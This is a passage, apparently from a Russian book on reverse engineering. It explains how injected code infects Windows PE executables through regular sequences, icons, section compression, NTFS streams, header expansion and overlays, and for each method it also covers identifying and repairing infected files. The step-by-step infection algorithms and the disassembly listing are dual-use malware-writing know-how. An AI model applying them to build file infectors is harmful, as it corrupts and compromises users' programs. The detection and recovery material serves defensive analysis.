- Запоминаем начальные адреса, длины и исходное содержимое всех цепочек в импровизированном хранилище, сооруженном либо внутри PE-заголовка, либо внутри одной из цепочек. Если этого не сделать, то X-код не сможет извлечь свое тело из файла-носителя для внедрения во все последующие. Некоторые разработчики вместо команды `jmp` используют `call`, забрасывающий на вершину стека адрес возврата. Как нетрудно сообразить, совокупность адресов возврата представляет собой локализацию "хвостов" всех используемых цепочек, а адреса "голов" хранятся в операнде команды `call`! Извлекаем очередной адрес возврата, уменьшаем его на четыре — и относительный стартовый адрес следующей цепочки перед нами!

Идентификация пораженных объектов

Внедрение в регулярную последовательность достаточно легко распознать по длинной цепочке инструкций `jmp` или `call`, протянувшихся через одну или несколько секций файла, и зачастую располагающихся в совсем не свойственных исполняемому коду местах, например, секции данных (листинг 30.3). Если X-код внедрится внутрь иконки, она претерпит характерные искажения (рис. 30.8). Хуже, если одна регулярная цепочка, расположенная в кодовой секции, вмещает в себя весь X-код целиком — тогда для выявления внедренного кода приходится прибегать к его дизассемблированию и прочим хитроумным трюкам. К счастью, такие регулярные цепочки в живой природе практически не встречаются.

Листинг 30.3. Внедрение X-кода в регулярные цепочки

```
.0100A708:   9C              pushfd
.0100A709:   60              pushad
.0100A70A:   E80B000000      call      .00100A71A          -------- (1)
.0100A70F:   64678B260000    mov       esp,fs:[00000]
.0100A715:   6467FF360000    push      d,fs:[00000]
.0100A71B:   646789260000    mov       fs:[00000],esp
.0100A721:   E800000000      call      .00100A726          -------- (2)
.0100A726:   5D              pop       ebp
.0100A727:   83ED23          sub       ebp,023 ;"#"
.0100A72A:   EB2B            jmps      .00100A757          -------- (3)
…
.0100A757:   EB0E            jmps      .00100A767          -------- (1)
…
.0100A767:   8BC5            mov       eax,ebp
.0100A769:   EB2C            jmps      .00100A797          -------- (1)
…
.0100A797:   EB5E            jmps      .00100A7F7          -------- (1)
…
.0100A7F7:   EB5E            jmps      .00100A857          -------- (1)
…
.0100A857:   EB3E            jmps      .00100A897          -------- (1)
…
.0100A897:   EB3D            jmps      .00100A8D6          -------- (1)
…
.0100A8D6:   EB0D            jmps      .00100A8E5          -------- (1)
…
.0100A8E5:   2D00200000      sub       eax,000002000     ;"    "
.0100A8EA:   89857E070000    mov       [ebp][00000077E],eax
.0100A8F0:   50              push      eax
.0100A8F1:   0500100000      add       eax,000001000     ;"  ► "
.0100A8F6:   89857E070000    mov       [ebp][00000077E],eax
.0100A8FC:   50              push      eax
.0100A8FD:   0500100000      add       eax,000001000     ;"  ► "
.0100A902:   EB31            jmps      .00100A935   -------- (1)
```




Рис. 30.8. Внедрение X-кода в главную иконку файла

Восстановление пораженных объектов

Отодрать от файла X-код, наглухо слившийся с ним, практически невозможно, поскольку отличить фрагменты X-кода от фрагментов оригинального файла просто нереально. Да и нужно ли? Ведь достаточно отобрать у него управление… К счастью, таких изощренных X-кодов в "дикой природе" практически не встречается, и обычно они ограничиваются внедрением в свободные (с их точки зрения) регулярные последовательности, которые вполне могут принадлежать буферам инициализированных данных. Если X-код перед передачей управления оригинальной программе не подчистит их за собой, ее поведение рискует стать совершенно непредсказуемым (она ожидала увидеть в инициализированной переменной нуль, а ей что подсунули?).

Восстановление иконок и bitmap не представляет большой проблемы. Оно осуществляется тривиальной правкой ресурсов в любом приличном редакторе ресурсов (например, в Visual Studio). Задачу существенно упрощает тот факт, что все иконки обычно хранятся в нескольких экземплярах, выполненных с различной цветовой палитрой и разрешением. К тому же, из всех регулярных последовательностей программисты обычно выбирают для внедрения нули, соответствующие прозрачному цвету в иконках и черному в bitmap. Сама картинка остается неповрежденной, но окруженной "мусором", который легко удаляется ластиком. Если после удаления X-кода файл отказывается запускаться, просто смените редактор ресурсов, либо воспользуйтесь HIEW, при минимальных навыках работы с котором иконки можно править и в hex-режиме[13].

Отдельный случай представляет восстановление таблицы перемещаемых элементов, необратимо разрушенных внедренным X-кодом. Если `Image Base < 40.00.00h`, такой файл не может быть загружен под Windows 9*x*, если в нем нет перемещаемых элементов. При этом поле `IMAGE_DIRECTORY_ENTRY_BASERELOC` имеет приоритет над флагом `IMAGE_FILE_RELOCS_STRIPPED`, и если `IMAGE_DIRECTORY_ENTRY_BASERELOC != 0`, а таблица перемещаемых элементов содержит мусор, то попытка перемещения файла приведет к непредсказуемым последствиям — от зависания до отказа в загрузке. Если это возможно, перенесите поврежденный файл на Windows NT, минимальный базовый адрес загрузки которой составляет `1.00.00h`, что позволяет ей обходиться без перемещений даже там, где Windows 9*x* уже не справляется.

X-код, не проверяющий флага `IMAGE_FILE_DLL`, может внедриться и в динамические библиотеки, имеющие расширение EXE. Вот это действительно проблема! В отличие от исполняемого файла, всегда загружающегося первым, динамическая библиотека вынуждена подстраиваться под конкретную среду самостоятельно, и без перемещаемых элементов ей приходится очень туго, поскольку на один и тот же адрес могут претендовать множество библиотек. Если разрешить конфликт тасованием библиотек в памяти не удастся (это можно сделать утилитой EDITBIN из SDK, запущенной с ключом `/REBASE`), придется восстанавливать перемещаемые элементы вручную. Для быстрого отождествления всех абсолютных адресов можно использовать следующий алгоритм: проецируем файл в память, извлекаем двойное слово, присваиваем его переменной `Y`. Если `Y >= Image Base` и `Y <= (Image Base + Image Size)`, объявляем текущий адрес кандидатом в перемещаемые элементы. Смещаемся на байт, извлекаем следующее двойное слово и продолжаем действовать в том же духе, пока не достигнем конца образа. Теперь загружаем исследуемый файл в IDA Pro и анализируем каждого кандидата на "правдоподобность" — он должен представлять собой смещение, а не константу. Остается лишь сформировать таблицу перемещаемых элементов и записать ее в файл. К сожалению, предлагаемый алгоритм чрезвычайно трудоемок и не слишком надежен, так как смещение легко спутать с константой[14]. Но других путей, увы, не существует. Останется надеяться лишь на то, что X-код окажется мал и затрет не всю таблицу, а только ее часть.

---

[13] Считайте, что идете по стопам героев "Матрицы", рассматривающих окружающий мир через призму шестнадцатеричных кодов.

[14] Более подробно этот вопрос обсуждался в *главе 24*, *"Идентификация констант и смещений"*.

Категория A: внедрение путем сжатия части файла

Внедрение в регулярные последовательности фактически является разновидностью более общей техники внедрения в файл путем сжатия его части, в данном случае осуществляемого по алгоритму RLE. Если же использовать более совершенные алгоритмы, например, Хаффмана (Huffman) или Лемпель-Зива (Lempel-Ziv), то стратегия выбора подходящих частей значительно упрощается. Давайте сожмем кодовую секцию, а на освободившееся место запишем свое тело. Легко в реализации, надежно в эксплуатации! Исключение составляют, пожалуй, одни лишь упакованные файлы, которые уже не ужмешь, хотя… много ли X-коду нужно пространства? А секция кода упакованного файла в любом случае должна содержать сам упаковщик, хорошо поддающийся сжатию. Собственно говоря, разрабатывать свой компрессор совершенно необязательно, так как соответствующие функциональные возможности реализованы и в самой ОС. Популярная библиотека lz32.dll для наших целей непригодна, поскольку работает исключительно на распаковку, однако в распоряжении X-кода имеются и другие упаковщики: аудио-/видеокодеки, экспортеры графических форматов, сетевые функции сжатия и т. д.

Естественно, упаковка оригинального содержимого секции (или ее части) не обходится без проблем. Во-первых, следует убедиться, что секция вообще поддается сжатию. Во-вторых, необходимо предотвратить сжатие ресурсов, таблиц экспорта/импорта и другой служебной информации, которая может присутствовать в любой подходящей секции файла, и кодовой секции в том числе. В-третьих, перестроить таблицу перемещаемых элементов (если, конечно, она имеется), исключая из нее элементы, принадлежащие сжимаемой секции, и поручая настройку перемещаемых адресов непосредственно самому X-коду.

Возникают проблемы и при распаковке. Она должна осуществляться на предельной скорости, иначе время загрузки файла значительно возрастет, и пользователь тут же почувствует что-то неладное. Поэтому обычно сжимают не всю секцию целиком, а только ее часть, выбрав фрагменты с наибольшей степенью сжатия. Страницы кодовой секции от записи защищены, и попытка их непосредственной модификации вызывает исключение. Можно, конечно, при внедрении X-кода присвоить кодовой секции атрибут `IMAGE_SCN_MEM_WRITE`, но красивым это решение никак не назовешь — оно демаскирует X-код и снижает надежность программы. Это все равно, что сорвать с котла аварийный клапан — так и до взрыва недалеко. Лучше (и правильнее!) динамически присвоить атрибут `PAGE_READWRITE` вызовом `VirtualProtect`, а после завершения распаковки возвратить атрибуты на место.

Внедрение

Обобщенный алгоритм внедрения (рис. 30.9) выглядит так:

- Открываем файл, считываем PE-заголовок.
- Находим в таблице секций секцию с атрибутом `IMAGE_SCN_CNT_CODE` (как правило, это первая секция файла).
- Убеждаемся, что эта секция пригодна для внедрения (она сжимается, не содержит в себе никаких служебных таблиц, используемых загрузчиком, и не имеет атрибута `IMAGE_SCN_MEM_DISCARDABLE`).
- Сжимаем секцию и записываем себя на освободившееся пространство, размещая X-код либо в начале секции, либо в ее конце.
- Анализируем таблицу перемещаемых элементов, "выкусываем" оттуда все элементы, относящиеся к сжатой части секции, и размещаем их внутри X-кода, а на выкушенные места записываем `IMAGE_REL_BASED_ABSOLUTE` — своеобразный аналог команды `NOP` для перемещаемых элементов.




Рис. 30.9. Внедрение X-кода путем сжатия секции

Идентификация пораженных объектов

Распознать факт внедрения в файл путем сжатия части секции трудно, но все-таки возможно. Дизассемблирование сжатой секции обнаруживает некоторое количество бессмысленного мусора, настораживающего опытного исследователя, но зачастую ускользающего от новичка. Разумеется, речь не идет о внедрении в секцию данных — присутствие постороннего кода в ней не заметит только слепой (однако если X-код перехватывает управление косвенным образом, он не будет дизассемблирован IDA Pro и может прикинуться невинным массивом данных).

Обратите внимание на раскладку страничного образа. Если виртуальные размеры большинства секций намного превышают физические, то файл, по всей видимости, сжат каким-либо упаковщиком. В несколько меньшей степени это характерно для протекторов, вирусы же практически никогда не уменьшают физического размера секций, так как для этого им пришлось бы перестраивать всю структуру заражаемого файла целиком, что не входит в их планы.

Восстановление пораженных объектов

Типичная ошибка большинства разработчиков — отсутствие проверки на принадлежность сжимаемой секции служебным структурам (или некорректно выполненная проверка). В большинстве случаев ситуация обратима, достаточно обнулить все поля `DATA DIRECTORY`, загрузить файл в дизассемблер, реконструировать алгоритм распаковщика и написать свой собственный, реализованный на любом симпатичном вам языке (например, IDA C, тогда для восстановления файла даже не придется выходить из IDA Pro).

Если же файл запускается вполне нормально, то для удаления X-кода достаточно немного потрассировать его в отладчике, дождавшись момента передачи управления оригинальной программе, и немедленно сбросить дамп.

Категория A: создание нового NTFS-потока внутри файла

Файловая система NTFS поддерживает множество потоков в рамках одного файла (рис. 30.10), иначе называемых *расширенными атрибутами* (Extended Attributes). Безымянный атрибут соответствует основному телу файла, атрибут `$DATE` — времени создания файла и т. д. Вы также можете создавать и свои атрибуты практически неограниченной длины (точнее, до 64 Кбайт), раз-

мещая в них все, что угодно, в том числе и X-код. Аналогичную технику использует и Mac OS, только там потоки именуются "вилками" (forks). Подробнее об этом можно прочитать в "Основах Windows NT и NTFS" Хелен Кастер[15], "Недокументированных возможностях Windows NT" А. В. Коберниченко[16] и "Windows NT File System Internals" Раджива Нагара[17].




Рис. 30.10. Файловая система NTFS поддерживает несколько потоков в рамках одного файла

Сильной стороной этого алгоритма является высочайшая степень его скрытности, так как видимый объем файла при этом не увеличивается (под размером файла система понимает отнюдь не занимаемое им пространство, а размер основного потока), однако список его достоинств на этом и заканчивается. Теперь поговорим о недостатках. При перемещении файла на носитель, отформатированный не под NTFS (например, дискету или CD-R/RW), все рукотворные потоки бесследно исчезают. То же самое происходит при копировании файла из оболочки наподобие Total Commander или обработке архиватором ZIP, не поддерживающим потоки[18]. К тому же, полноценная поддержка NTFS есть только в Windows NT.

Внедрение

Ввиду хрупкости расширенных атрибутов, X-код необходимо проектировать так, чтобы пораженная программа сохраняла свою работоспособность даже при утрате всех дополнительных потоков. Для этого в свободное место подопытной программы (например, в PE-заголовок) внедряют крошечный загрузчик, который считывает свое продолжение из NTFS-потока, а если его там не окажется, передает управление программе-носителю.

Функции работы с потоками недокументированы и доступны только через Native API. К их числу относятся: `NtCreateFile`, `NtQueryEaFile` и `NtSetEaFile`, описание которых можно найти, в частности, в книге "The Undocumented Functions Microsoft Windows NT/2000" Томаша Новака (Tomasz Nowak), электронная копия которой может быть бесплатно скачана с сервера **http://www.ntinternals.net/**.

Создание нового потока осуществляется вызовом функции `NtCreateFile`, среди прочих аргументов принимающей указатель на структуру `FILE_FULL_EA_INFORMATION`, передаваемый через `EaBuffer`. Вот она-то нам и нужна! Как вариант, можно воспользоваться функцией `NtSetEaFile`, передав ей дескриптор, возвращенный функцией `NtCreateFile`, открывающей файл обычным

[15] Хелен Кастер. "Основы Windows NT и NTFS". — М.: Русская Редакция, 1996.
[16] А. В. Коберниченко. "Недокументированные возможности Windows NT". — М.: Нолидж, 1998.
[17] Rajeev Nagar, "Windows NT File System Internals", O'Reilly, 1997.
[18] Если вам требуется архивировать файлы, сохраняя потоки, воспользуйтесь архиватором WinRAR, который обеспечивает поддержку опций NTFS, сохраняет потоки, а также атрибуты безопасности NTFS.

образом. Перечислением (и чтением) всех имеющихся потоков занимается функция `NtQueryEaFile`. Прототипы всех функций и определения структур содержатся в файле NTDDK.H, в котором присутствует достаточное количество комментариев.

Идентификация пораженных объектов

По непонятным маркетинговым соображениям штатные средства Windows не позволяют просматривать расширенные атрибуты файлов. Ни одна утилита сторонних производителей также пока не способна справиться с этой задачей, поэтому необходимый минимум программного обеспечения приходится разрабатывать самостоятельно. Наличие посторонних потоков внутри файла однозначно свидетельствует о его зараженности.

Другой, не менее красноречивый признак внедрения, обращение к функциям `NtQueryEaFile`/`NtSetEaFile`, которое может осуществляется как непосредственным импортом из NTDLL.DLL, так и прямым вызовом `INT 2Eh.EAX=067h`/`INT 2Eh.EAX = 9Ch`, а в Windows XP — еще и машинной командой `syscall`. Возможен также вызов по прямым адресам NTDLL.DLL или динамический поиск экспортируемых функций в памяти.

Восстановление пораженных объектов

Если после обработки упаковщиком/архиватором или иных внешне безобидных действий файл неожиданно отказал в работе, одним из возможных объяснений является гибель расширенных атрибутов. При условии, что потоки не использовались для хранения оригинального содержимого файла, у нас неплохие шансы на восстановление. Просто загрузите файл в дизассемблер и, проанализировав работу X-кода, примите необходимые меры противодействия. Более точной рекомендации дать, увы, не получается, поскольку такая тактика внедрения существует лишь теоретически, и своего боевого крещения еще не получила.

Для удаления ненужных потоков можно воспользоваться уже описанной функцией `NtSetEaFile`.

Категория B: раздвижка заголовка

Никакой уважающий себя X-код не захочет зависеть от наличия свободного места в подопытном файле. Когда пространства, имеющегося в PE-заголовке (или какой либо другой части файла), оказывается недостаточно для размещения всего X-кода целиком, мы можем попробовать растянуть заголовок на величину, выбранную по собственному усмотрению. До тех пор, пока `SizeOfHeaders` не превышает физического смещения первой секции, такая операция осуществляется элементарно, как уже было описано ранее в этой главе в *подразд. "Внедрение в PE-заголовок"*, но вот в противном случае начинаются проблемы, для решения которых приходится кардинально перестраивать структуру целевого файла. Как минимум, необходимо увеличить `raw offset` всех секций на величину, кратную принятой степени выравнивания, прописанной в поле `File Alignment`, и физически переместить хвост файла, записав X-код на освободившееся место.

Максимальный размер заголовка равен виртуальному адресу первой секции. В этом нет ничего удивительного, так как заголовок не может перекрываться с содержимым страничного образа. Учитывая, что минимальный виртуальный адрес составляет `1000h`, а типичный размер заголовка — `300h`, мы получаем в свое распоряжение порядка 3 Кбайт свободного пространства. Этого достаточно для размещения практически любого X-кода. В крайнем случае, можно поместить оставшуюся часть в оверлей. Хитрость заключается в том, что системный загрузчик загружает лишь первые `SizeOfHeaders` байт заголовка, а остальные (при условии, что они есть) оставляет в оверлее. Мы можем сдвинуть `raw offset` всех секций хоть на мегабайт, внедрив мегабайт X-кода в заголовок, но в память будет загружено только `SizeOfHeaders` байт, а о загрузке остальных X-код должен позаботиться самостоятельно (рис. 30.11).

К сожалению, одной лишь коррекции `raw offset` для сохранения работоспособности файла может оказаться недостаточно, поскольку многие служебные структуры (например, таблица отладочной информации) привязываются к своему физическому местоположению, которое после раздвижки заголовка неизбежно сместится в сторону. Правила этикета требуют либо скорректи-

ровать все ссылки на абсолютные физические адреса (а для этого мы должны знать формат всех корректируемых структур, среди которых есть полностью или частично недокументированные — взять хотя бы ту же отладочную информацию), либо отказаться от внедрения, если один или несколько элементов таблицы `DATA DIRECTORY` содержат нестандартные структуры (ресурсы, таблицы экспорта, импорта и перемещаемых элементов используют только виртуальную адресацию, поэтому ни в какой дополнительной корректировке не нуждаются). Следует также убедиться и в отсутствии оверлеев, поскольку многие из них адресуются относительно начала файла. Проблема в том, что мы не можем надежно отличить настоящий оверлей от мусора, оставленного компоновщиком в конце файла, и потому приходится идти на неоправданно спекулятивное допущение о том, что все, что занимает меньше одного сектора — не оверлей. Или же можно различными эвристическими методами пытаться идентифицировать мусор.




Рис. 30.11. Целевой файл и его проекция в память до и после внедрения X-кода путем раздвижки заголовка

Внедрение

Типичный алгоритм внедрения выглядит так:

- Считываем PE-заголовок.
- Проверяем `DATA_DIRECTORY` на предмет присутствия структур, привязывающихся к своему физическому смещению. Если такие структуры найдены, либо отказываемся от внедрения, либо готовимся их скорректировать.
- Если `SizeOfHeaders = FS.v_a`, отказываемся от внедрения, так как внедряться уже некуда.
- Если `SizeOfHeaders != FS.r_off` первой секции, подопытный файл содержит оверлей и после внедрения может оказаться неработоспособным, однако если от `SizeOfHeaders` до `raw offset` содержатся одни нули, внедряться сюда все-таки можно.
- Если `sizeof(X-code) <= FS.r_off`, действуем, как описано в *подразд. "Внедрение в PE-заголовок"*.

- Если `sizeof(X-code) <= FS.v_a`, то:
  - Вставляем между концом заголовка и началом страничного образа `ALIGN_UP((sizeof(X-code) + SizeOfHeaders – FS.r_off), FA)` байт, физически перемещая хвост файла. При загрузке файла весь X-код будет спроецирован в память.
  - Увеличиваем поле `SizeOfHeaders` на заданную величину.
- Иначе:
  - Вставляем между концом заголовка и началом страничного образа `ALIGN_UP((sizeof(X-code) + SizeOfHeaders – FS.r_off), FA)` байт, физически перемещая хвост файла. При загрузке файла системный загрузчик спроецирует только первые `FS.v_a – SizeOfHeaders` байт X-кода, а все последующие X-код должен будет считывать самостоятельно.
  - `SizeOfHeaders := FS.v_a`.
- Увеличиваем `raw offset` всех секций на величину физической раздвижки файла.
- Корректируем все структуры, привязывающиеся к физическим смещениям внутри файла, перечисленные в `DATA_DIRECTORY`.

Идентификация пораженных объектов

Данный метод внедрения распознается аналогично обычному методу внедрению в PE-заголовок, уже обсуждавшийся в одноименном разделе этой главы.

Восстановление пораженных объектов

При растяжке заголовка с последующим перемещением физического содержимого всех секций и оверлеев, вероятность нарушения работоспособности файла весьма велика, а причины ее следующие: неверная коррекция `raw offset` и привязка к физическим адресам. Против неверной коррекции, вызванной грубыми алгоритмическими ошибками, приемов нет, и с испорченным файлом, скорее всего, придется расстаться. Тем не менее, можно все-таки попытаться, отталкиваясь от виртуальных размеров/адресов секций, определить их физические адреса. Как вариант, можно попробовать идентифицировать границы секций визуальными методами, благо они достаточно характерны. Что касается привязки к физическим адресам, то преодолеть ее можно! Проще всего это сделать, вернув содержимое секций/оверлеев на прежнее место, на их "историческую родину". Последовательно сокращая размер заголовка на величину `File Alignment` и физически подтягивая секции на освободившиеся место, добейтесь работоспособности файла. Ну, а если это не получится, — значит, причина в чем-то еще…

Категория B: сброс части секции в оверлей

Вместо того, чтобы полностью или частично сжимать секцию, можно ограничиться переносом ее содержимого в оверлей, расположенный в конце, середине или начале файла. Дописать X-код в конец файла проще всего. Никакие поля PE-заголовка при этом корректировать не надо — просто копируем `sizeof(X-code)` байт любой части секции в конец файла, а на освободившееся место внедряем X-код, который перед передачей управления программе-носителю считывает его с диска, возвращая на исходное место.

Сложнее разместить оверлей в средине файла, расположив его, например, между секциями кода и данных, что обеспечит ему высокую степень скрытности. Для этого будет необходимо увеличить `raw offset` всех последующих секций на величину `ALIGN_UP(sizeof(X-code), FA)`, физически сдвинув секции внутри файла. Аналогичным образом осуществляется и создание оверлея в заголовке, о которым мы уже говорили в предыдущем *разд. "Категория B: развижка заголовка"*.

При обработке файла упаковщиком оверлеи (особенно серединные) обычно гибнут, но даже если и выживают, то оказываются расположенными совершенно по другим физическими смещениям, поэтому X-код при поиске оверлея ни в коем случае не должен жестко привязываться к его адресам,

вычисляя их на основе физического адреса следующей секции. Пусть длина оверлея составляет `0X` байт, тогда его смещение будет равно: `NS.r_off – 0X`, а для последнего оверлея файла: `SizeOfFile – 0X`. Оверлеи в заголовках намного более выносливы, но при упаковке с помощью UPX гибнут и они.

Внедрение

Обобщенный алгоритм внедрения (рис. 30.12) выглядит так:

- Считываем PE-заголовок и приступаем к его анализу.
- Если `DATA_DIRECTORY` содержит ссылку на структуру, привязывающуюся к физическим смещениям, либо готовимся скорректировать ее надлежащим образом, либо отказываемся от внедрения.
- Если `LS.r_off + LS.r_sz > SizeOfFile`, то файл, скорее всего, содержит оверлей и от внедрения лучше отказаться.
- Если физический размер какой-либо секции превышает виртуальный на величину, большую или равную `File Alignment`, то файл, скорее всего, содержит серединный оверлей, и от внедрения настоятельно рекомендуется отказаться.
- Выбираем секцию, подходящую для внедрения (`IMAGE_SCN_MEM_SHARED`, `IMAGE_SCN_MEM_DISCARDABLE` сброшены, `IMAGE_SCN_MEM_READ` или `IMAGE_SCN_MEM_EXECUTE` установлены, `IMAGE_SCN_CNT_CODE` или `IMAGE_SCN_CNT_INITIALIZED_DATA` установлены). Как правило, это будет первая секция файла.
- Физическое смещение начала секции в файле равно ее `raw offset` (это надежное поле, и ему можно верить).
- Физическое смещение конца секции в файле вычисляется более сложным образом: `min(CS.raw offset + ALIGN_DOWN(CS.r_sz, FA), NS.raw_off)`.
- Находим часть секции, не содержащую подструктур служебных таблиц PE-файла, таких, например, как таблицы импорта/экспорта.




Рис. 30.12. Внедрение X-кода в файл путем сброса части секции в оверлей

- В выбранной части (частях) секции находим один или несколько регионов, свободных от перемещаемых элементов, а если это невозможно, то "выкусываем" эти элементы из `fixup table` для последующей обработки X-кодом вручную.
- При желании, находим первый пролог и последний эпилог внутри выбранных частей секции, чтобы линия "отреза" не разорвала функцию пополам (это не нарушит работоспособности файла, но сделает факт внедрения более заметным).
- Если мы хотим создать оверлей внутри файла, то:
  - Увеличиваем `raw offset` всех последующих секций на величину `ALIGN_UP(sizeof(X-code), FA)`.
  - Физически сдвигаем все последующие секции в файле на эту же величину.
  - Перемещаем выбранные части секции в оверлей, записывая их в произвольном формате, но так чтобы сами потом смогли разобраться.
- Иначе:
  - Дописываем выбранные части секции в конец файла, записывая их в произвольном формате, но так, чтобы сами потом смогли разобраться.
- На освободившееся место записываем X-код.

Идентификация пораженных объектов

Дизассемблирование таких файлов не выявляет ничего необычного. X-код расположен в секции кода, там где и положено находиться всякому нормальному коду. Никакого подозрительного мусора также не наблюдается. Правда, обнаруживается некоторое количество перекрестных ссылок, ведущих в середину функций, и эти функции, как нетрудно догадаться, принадлежат X-коду. Ведь даже если X-код и обрежет вырезаемые фрагменты секций по границам функций, смещения функций X-кода внутри каждого из фрагментов будут отличается от оригинальных. Вырезать же каждую функцию по отдельности не предполагается — это слишком трудоемкое занятие. Однако такое нередко случается и с заведомо незараженными файлами, поэтому оснований для подозрений, на первый взгляд, нет. Присутствие серединного оверлея легко распознать по несоответствию физических и виртуальных адресов, чего не наблюдается практически ни у одного нормального файла, однако наличие оверлея в конце файла — это нормально.

Ничего другого не остается, как анализировать весь X-код целиком, и если манипуляции с восстановлением секции будут обнаружены, то факт внедрения окажется разоблачен. X-код выдает себя вызовом функций `VirtualProtect` (присвоение атрибута записи), `GetCommandLine`, `GetModuleBaseName`, `GetModuleFullName` или `GetModuleFullNameEx` (определение имени файла-носителя). Убедитесь также, что кодовая секция доступна только лишь на чтение, в противном случае шансы на присутствие X-кода существенно возрастут (и ему уже будет не нужно вызвать `VirtualProtect`).

Восстановление пораженных объектов

Обычно приходится сталкиваться с двумя алгоритмическими ошибками, допущенными разработчиками внедряемого кода: некорректной проверкой на пересечение сбрасываемой части секции со служебными данными и внедрением в секцию с неподходящими атрибутами. Обе ошибки полностью обратимы.

Реже встречается ошибки определения длины сбрасываемой секции: если `CS.v_sz < CS.r_sz` и `CS.r_off + CS.raw_sz > NS.raw_off`, то системный загрузчик загружает лишь `CS.v_sz` байт секции, а внедряемый код сбрасывает `CS.r_sz` байт секции, захватывая кусочек следующей секции без учета того, что она может проецироваться совершенно по другим адресам, вследствие чего при восстановлении оригинального содержимого сбрасываемой секции кусочек следующей секции так и не будет восстановлен. Хуже того, X-код окажется как бы разорван двумя секциями напополам, и эти половинки могут находится как угодно далеко друг от друга! Естественно, работать после этого он не сможет.

Если же пораженный файл запускается нормально, для удаления X-кода просто немного потрассируйте его и, дождавшись момента передачи управления основной программе, снимите дамп.

Категория B: создание собственного оверлея

Оверлей может хранить не только оригинальное содержимое секции, но и X-код! Правда, полностью вынести весь X-код в оверлей не удастся — как ни крути, но хотя бы крохотный загрузчик в основное тело все-таки придется внедрить, расположив его в заголовке, влизи хвоста, в регулярной последовательности или других свободных частях файла.

